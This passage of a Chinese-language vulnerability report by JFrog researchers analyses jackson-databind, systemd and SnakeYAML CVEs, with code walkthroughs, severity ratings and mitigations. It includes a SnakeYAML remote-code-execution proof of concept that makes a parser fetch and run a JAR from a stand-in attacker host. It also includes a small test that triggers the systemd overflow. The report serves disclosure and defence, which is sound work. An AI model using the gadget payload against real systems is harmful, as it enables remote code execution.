     * Main deserialization method for bean-based objects (POJOs).
     */
    @Override
    public Object deserialize(JsonParser p, DeserializationContext ctxt)
throws IOException [1]
    {
        if (p.isExpectedStartObjectToken()) {
            if (_vanillaProcessing) {
                return vanillaDeserialize(p, ctxt, p.nextToken());
            }
            p.nextToken();
            if (_objectIdReader != null) {
                return deserializeWithObjectId(p, ctxt);
            }
            return deserializeFromObject(p, ctxt);
        }
        return _deserializeOther(p, ctxt, p.currentToken()); [2]
    }
```

漏洞分析和发现


```
protected final Object _deserializeOther(JsonParser p,
DeserializationContext ctxt,
            JsonToken t) throws IOException
    {
        if (t != null) {
            switch (t) {
            ......................
            case START_ARRAY:
                // these only work if there's a (delegating) creator,
or UNWRAP_SINGLE_ARRAY
                return _deserializeFromArray(p, ctxt); [3]
            ......................
            default:
            }
        }
        return ctxt.handleUnexpectedToken(getValueType(ctxt), p);
    }
```

```
@Override
    protected Object _deserializeFromArray(JsonParser p,
DeserializationContext ctxt) throws IOException
    {
        ......................
        final CoercionAction act = _findCoercionFromEmptyArray(ctxt);
        final boolean unwrap =
ctxt.isEnabled(DeserializationFeature.UNWRAP_SINGLE_VALUE_ARRAYS);

        if (unwrap || (act != CoercionAction.Fail)) {
            ......................
            if (unwrap) { [4]
                final Object value = deserialize(p, ctxt); [5]
                if (p.nextToken() != JsonToken.END_ARRAY) {
                    handleMissingEndArrayForSingle(p, ctxt);
                }
                return value;
            }
        }
        return ctxt.handleUnexpectedToken(getValueType(ctxt), p);
    }
```

BeanDeserializer.java 中主要的反序列化函数是 [1]。
在 [2] 上调用 **_deserializeOther()** 函数。然后，在 [3] 上调用 **_deserializeFromArray()** 函数，使数组反序列化。
接下来在 [4] 上验证 **UNWRAP_SINGLE_VALUE_ARRAYS** 特性是否启用。
在 [5] 上再次调用 **deserialize()** 函数。
这导致意料之外的无限循环（[1]->[5]->[1] 等等），将函数调用添加到调用堆栈中，最终导致堆栈耗尽。

趋势分析


下图显示了过去 3 年每年披露的 jackson-databind CVE 数量。

2023 年预测

自 2017 年起，Jackson-databind 反序列化漏洞一直存在。在那一年的年底，该软件包的作者发布了一篇 Medium 文章：《**On Jackson CVEs: Don't Panic -Here is what you need to know**》。

2019 年 7 月 22 日，Doyensec 公司发表了一篇博客文章，谈到了 Jackson-databind 中的 CVE-2019-12384。
当天，这篇文章被转载到 /r/netsec subreddit。

2019 年 10 月 6 日，Debian 修补了 6 个 Jackson-databind CVE，Hacker News 对相关补丁进行了报道。



这些漏洞催生了后来的几个 CVE，其中大多数都是绕过个体研究人员黑名单的序列化 gadget，而不是单独的漏洞。
2.10 版本引入了一个新的 API，使开发人员可以安全地使用多态类型。
因此，Jackson-databind CVE 的数量已减少，预计将保持在较低水平，因为所有的已报告 CVE 大多都是多态类型 CVE。

#6 CVE-2022-3821 - systemd 中的拒绝服务

#6 CVE-2022-3821 - Denial of service in systemd	
# Affected Artifacts	25,131
Short Description	**systemd** Buffer Overflow
Impact	Denial-of-Service
NVD Severity Rating	Medium (CVSS 5.5)
JFrog Severity Rating	Low
Fixed Versions	252-rc1

影响分析

- 十分常见的漏洞，因为它没有在所有的 Debian 版本（buster 和 bullseye）中被修复
  - 因为是“小问题”而没有被修复
- 该漏洞不会造成现实影响。其内部函数没有外部数据输入，该漏洞会导致 1 字节溢出，即使是对拒绝服务 (DoS) 攻击而言也很难加以利用。

漏洞技术细节

systemd 是一个软件套件，为 Linux 操作系统提供一系列系统组件。其主要目的是统一各个 Linux 发行版的服务配置和行为。

研究人员发现，由于 **time-util.c** 中 **format_timespan** 函数的差一错误，出现 1 字节的越界写入，这可能导致 DoS 攻击。

利用这个漏洞需要控制受攻击函数的两个参数：t 和 **accuracy**。受攻击函数位于内部的一个头文件中，该头文件不被导出，仅由 **systemd** 工具程序使用。没有任何的用户输入通过默认的 **systemd** 工具程序提供给该函数。

另外，开发代码以及通过 **-lsystemd** 与库链接也不能访问这个函数。

JFrog 安全研究团队将此漏洞的严重程度评为**低危**。

#6 CVE-2022-3821 - systemd 中的拒绝服务

以下原因降低了该漏洞的严重程度：

- 想要利用该漏洞，攻击者必须控制受攻击函数 format_timepsan 的两个参数，这是不太可能做到的，因为该函数是非导出函数。此外，没有 systemd CLI 工具程序可以将外部数据传递给这个函数。
- 该漏洞导致 1 字节溢出。在现实环境中，此错误不太可能导致崩溃。

以下原因提高了该漏洞的严重程度：

- 部分概念验证 (PoC) 已发布。该 PoC 是一个内部测试，通过调用内部函数执行 1 字节覆写。

上下文分析

对于这个漏洞，没有上下文分析可用，因为没有触发它的场景。

易受攻击的代码片段

这个受攻击代码示例调用受攻击函数 format_timespan。该函数是内部函数。

```
int main() {
     char buf[5];
     char *p;
     usec_t t = 100005;
     usec_t accuracy = 1000;
     p = format_timespan(buf, sizeof(buf), t, accuracy);
     printf("%s\n",p);
     return 0;
 }
```

缓解方案

该漏洞没有缓解方案。

漏洞深度细节

该漏洞没有深度分析。

#7 CVE-2022-1471 - Remote code execution in SnakeYAML	
# Affected Artifacts	25,101
Short Description	SnakeYAML Design Problem
Impact	Remote Code Execution
NVD Severity Rating	Critical (CVSS 9.8)
JFrog Severity Rating	Critical
Fixed Versions	**No fixed versions yet**

影响分析

2022 年 12 月，CVE-2022-1471 (RCE) 被公开，发现后整整一个月都没有修复。

- 该漏洞于 2017 年 5 月 22 日被发现，Moritz Bechler 将其发表在一篇名为“Java Unmarshaller Security”的论文中。5 年后，也就是 2022 年 4 月 11 日，针对该漏洞只报告了一个 CVE。
- CVE-2022-1471 十分常见，因为 SnakeYAML 是排名第一的 Java YAML 解析器（根据 Maven）
- **该漏洞的严重程度确实为严重，**利用该漏洞进行远程代码执行非常简单且稳定。
  - 漏洞场景非常可能出现（在不使用非默认“SafeConstructor”的情况下解析不受信任的 YAML 数据）
- 任何 SnakeYAML 版本都不包含该漏洞的补丁，目前提出的补丁是非常局部的，这意味着下一个 SnakeYAML 版本也容易受到该漏洞的攻击
- 我们建议供应商尽快采用建议的缓解措施（参见“缓解方案”）。

漏洞技术细节

SnakeYAML 是一种非常受欢迎的 Java YAML 解析器，为 YAML 文档的序列化和反序列化提供了高级 API。由于反序列化，包含 Java **构造函数**的 YAML 文件可能导致远程代码执行。

SnakeYaml 的构造函数类继承自 SafeConstructor，允许任何类型被反序列化。只有在恶意负载被反序列化之后才会抛出 ConstructorException。

想要利用该漏洞，攻击者必须找到能够传播至 **Yaml.load()** 的远程输入。此外，攻击者必须将应用程序类路径中可用的一个 Java“gadget”类反序列化，以便通过反序列化实现代码执行。理论上来说，这是利用该漏洞的另一个前提条件。然而，有一些默认的 gadget 类可用，比如内置的 **javax.script.ScriptEngineManager**，它使该漏洞**总是可利用**，不需要在应用程序的类路径中添加任何额外的“gadget”类。

使用 Java 内置类的远程代码执行概念验证（PoC 示例）**javax.script.ScriptEngineManager** 显示：

```
String strYaml = "!!javax.script.ScriptEngineManager [!!
java.net.URLClassLoader "
                + "[[!!java.net.URL [\"http://attacker.com\"]]]]";;
Yaml yaml = new Yaml(new Constructor(Foo.class));
yaml.load(strYaml);
```

该 PoC 将运行 http://attacker.com 提供的任意 JAR 文件。
但是，这个漏洞不适用于使用（非默认）**SafeConstructor** 的应用程序。

JFrog 安全研究团队将此漏洞的严重程度评为**严重**。

以下原因降低了该漏洞的严重程度：

- 攻击者必须找到能够传播至 Yaml.load() 的远程输入。

以下原因提高了该漏洞的严重程度：

- SnakeYAML 很有可能被用来解析外部提供的 YAML 数据。
- 有一个演示远程代码执行的 PoC 供所有人参考。

上下文分析

JFrog 的上下文分析扫描器检查 **Yaml.load** 函数是否使用了文件内容可被攻击者控制的外部数据。扫描器还会检查是否有 SafeConstructor 帮助缓解这个问题。

漏洞分析和发现

易受攻击的代码片段

```
Yaml yaml = new Yaml(new Constructor(Foo.class));
yaml.load(external_data);
```

缓解方案

使用（非默认）**SafeConstructor** 类来初始化 **Yaml** 类。

```
LoaderOptions options = new LoaderOptions();
Yaml yaml = new Yaml(new SafeConstructor(options));
String strYaml = Files.readString(Path.of("input_file"));
String parsed = yaml.load(strYaml);
```


注：此类只允许基本类型的反序列化，如整数、字符串、Map等。

漏洞深度细节

该漏洞没有深度分析。

趋势分析

下图显示了过去 3 年每年披露的 SnakeYAML CVE 数量。




2023 年预测

2022 年 4 月 26 日，SnakeYAML 的初始集成被推送到 OSS-Fuzz。同一天，该漏洞检查工具发现了 7 个 CVE 中的 3 个（CVE-2022-38749、CVE-2022-38750、CVE-2022-38751）。

在接下来的几天和几周内，OSS-Fuzz 又发现了另外 3 个 CVE。

我们预计 2023 年的漏洞将更少（但不是没有），因为 OSS-Fuzz 仍在运行，但高峰已过。

2022 年 12 月，最新的第 7 个漏洞CVE-2022-1471 (RCE) 被公布，到年底（公布后整整一个月）仍未被修复。该 CVE 在 5 年多以前的 2017 年 5 月 22 日就已为人所知，Moritz Bechler 将其发表在一篇上传到 GitHub 的 **Java Unmarshaller Security** 论文中，2022 年 4 月 11 日，该 CVE 被首次报告。



漏洞分析和发现

#8 + #9 + #10
CVE-2022-41854 / CVE-2022-38751 / CVE-2022-38750
Denial of service in SnakeYAML

# Affected Artifacts	25,101
Short Description	**SnakeYAML** Stack Exhaustion
Impact	Denial-of-Service
NVD Severity Rating	Medium (CVSS 6.5)
JFrog Severity Rating	High
Fixed Versions	CVE-2022-41854: 1.32 [default config], No fixed versions yet [non-default config] CVE-2022-38751: 1.31 CVE-2022-38750: 1.31

影响分析

- 该漏洞极为常见，因为 SnakeYAML 是排名第一的 Java YAML 解析器（根据 Maven）
- 该漏洞的严重程度为“高危”，原因如下：
  - 利用这个漏洞展开 DoS 攻击简单且稳定
  - 很可能出现漏洞场景（解析不受信任的 YAML 数据，没有额外的先决条件！）
- 对库使用的 DoS 影响是中等威胁。
- 请注意，即使在“已修复”版本中，攻击者也可以在非默认配置的情况下利用 CVE-2022-41854。

漏洞技术细节

SnakeYAML 是一种非常受欢迎的 Java YAML 解析器，为 YAML 文档的序列化和反序列化提供了高级 API。

加载 YAML 文档时，SnakeYAML 使用递归来解析文档中的对象。

Google OSS-Fuzz 是一项持续的 fuzz 测试服务，通过使用自动化测试和机器学习技术来生成测试用例并确定优先级，帮助识别和修复开源软件中的安全漏洞。

在 OSS-Fuzz 的一个漏洞检查工具发现该漏洞后，OSS-Fuzz 对其进行报告。报告随附一个复制程序和堆栈跟踪。

该漏洞是因包含深度嵌套 YAML 的 YAML 文件导致的堆栈耗尽，进而可能导致拒绝服务。

漏洞分析和发现

尽管该漏洞在 SnakeYAML v1.32 或更高版本中已被修复和打补丁，但在非默认配置 **(setAllowRecursiveKeys(true);)** 下仍然可被利用。但这样的配置十分罕见。

想要利用该漏洞，攻击者必须找到能够传播至 **Yaml.load()** 的远程输入。请注意，即使 **Yaml** 类是使用 **SafeConstructor** 进行初始化，该漏洞也可被利用。

JFrog 安全研究团队将此漏洞的严重程度评为**高危**。

以下原因提高了该漏洞的严重程度：

- SnakeYAML 很有可能被用来解析外部提供的 YAML 数据。
- 崩溃的概念验证通过 OSS-fuzz 提供给 SnakeYAML。
- 即使在补丁版本中，也可以使用非默认配置来利用该漏洞，但这种可能性很小。

以下原因降低了该漏洞的严重程度：

- 攻击者必须找到能够传播至 Yaml.load() 的远程输入，而且只有当 Yaml 类使用 SafeConstructor 或者使用只接受显式类型的构造函数进行初始化时，该漏洞才可利用。

漏洞分析和发现

上下文分析

JFrog 的上下文分析扫描器检查 **Yaml.load** 函数是否使用了文件内容可被攻击者控制的外部数据。扫描器还检查在补丁版本中是否使用了易受攻击的非默认配置。

易受攻击的代码片段

```
Yaml yaml = new Yaml(new SafeConstructor());
yaml.load(external_data);
```

缓解方案

用异常处理包装 SnakeYAML 的加载方法：

```
try {
    String parsed = yaml.load(strYaml);
}
catch(StackOverflowError e) {
    System.err.println("ERROR: Stack limit reached");
}
```

漏洞深度细节

该漏洞没有深度分析。

趋势分析

参见上文的 CVE-2022-1471 趋势分析，它指的是同一个组件 (SnakeYAML)。

作者传记

我们专业的安全工程师和研究人员团队致力于发现、分析和披露新的漏洞和攻击方式，提高软件安全性。

JFrog 安全研究团队助您掌握最新资讯。关注我们的安全研究博客文章和微信公众账号“JFrog捷蛙”，了解 JFrog 安全研究团队的最新发现和技术更新。

Shachar Menashe 是 JFrog 安全研究团队的高级主管，在安全研究领域拥有逾 17 年的丰富经验，包括低代码研发、逆向工程和漏洞研究，负责领导研究团队发现和分析新出现的安全漏洞和恶意软件包。他曾在 Vdoo 担任安全副总裁，于 2021 年 6 月 JFrog 收购 Vdoo 后加入 JFrog。Shachar 拥有特拉维夫大学电子工程和计算机科学学士学位。

Yair Mizrahi 是 JFrog 安全研究团队的高级漏洞研究员，拥有十余年的经验，擅长漏洞研究和逆向工程。他负责发现和分析新出现的安全漏洞。此外，作为 Android 漏洞研究员，Mizrahi 还发现了各种零日漏洞和多个零点击攻击。